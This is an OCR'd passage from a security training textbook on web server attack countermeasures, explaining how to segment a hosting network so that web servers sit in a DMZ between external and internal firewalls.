
LO#04: Explain Web Server Attack Countermeasures

Web Server Attack Countermeasures

In previous sections, we discussed the benefits of a well-informed web server security posture, the danger posed by web server attacks, the methodology used in web server attacks, and the tools that assist an attacker in performing web server attacks. In this section, we discuss the tools and techniques used for securing web servers. This section also discusses various methods to detect web server attacks, countermeasures, and defense techniques.

Further, this section describes common security tools to secure a web server against possible attacks. These tools scan for vulnerabilities in a target server and web applications, send alerts in the case of hacking attempts, scan for malware in the web server, and perform other security assessment activities.




Place Web Servers in Separate Secure Server Security Segment on Network

- An ideal **web hosting network** should be designed with at least **three segments** namely, an Internet segment, a secure server security segment often called a demilitarized zone (DMZ), and an internal network
- The web server should be placed in the **Server Security Segment** (DMZ) of the network, isolated from the public and internal networks
- Firewalls should be placed for the **internal network** and **Internet traffic**, directed toward the DMZ

Place Web Servers in Separate Secure Server Security Segment on Network


An ideal web hosting network should be designed with three segments: an Internet segment; a secure server security segment, which is often called the demilitarized zone (DMZ); and an internal network. The first step in securing web servers is to place them separately in the DMZ, which is isolated from the public network and from the internal web-hosting network. Placing web servers in a separate segment adds security barriers between the web servers and the internal network as well as between the web servers and the outside public network. This separation allows the administrator to place firewalls and apply access control based on security rules for the internal network as well as for Internet traffic toward the DMZ. Such a web-hosting network can prevent attacks on the web server by outside attackers or malicious insiders.

Network segmentation divides a network into different segments, each having its own hub or switch. It allows network administrators to protect one segment from others by enforcing firewalls and security rules depending on the level of security desired. In a segmented network, an attacker who compromises one segment of the network will not be able to compromise the security of other segments of the network. Let us example a sample web-hosting network that is segmented by the administrator in such a manner that the web server is placed in a DMZ.



User
Router
External Firewall
Web Server
FTP Server
Mail Server
Internal Firewall
Database Server
Application Server
Internet
DMZ
Internal Network

Figure 13.44: Illustration of three different segments in a web-hosting network



Countermeasures: Patches and Updates

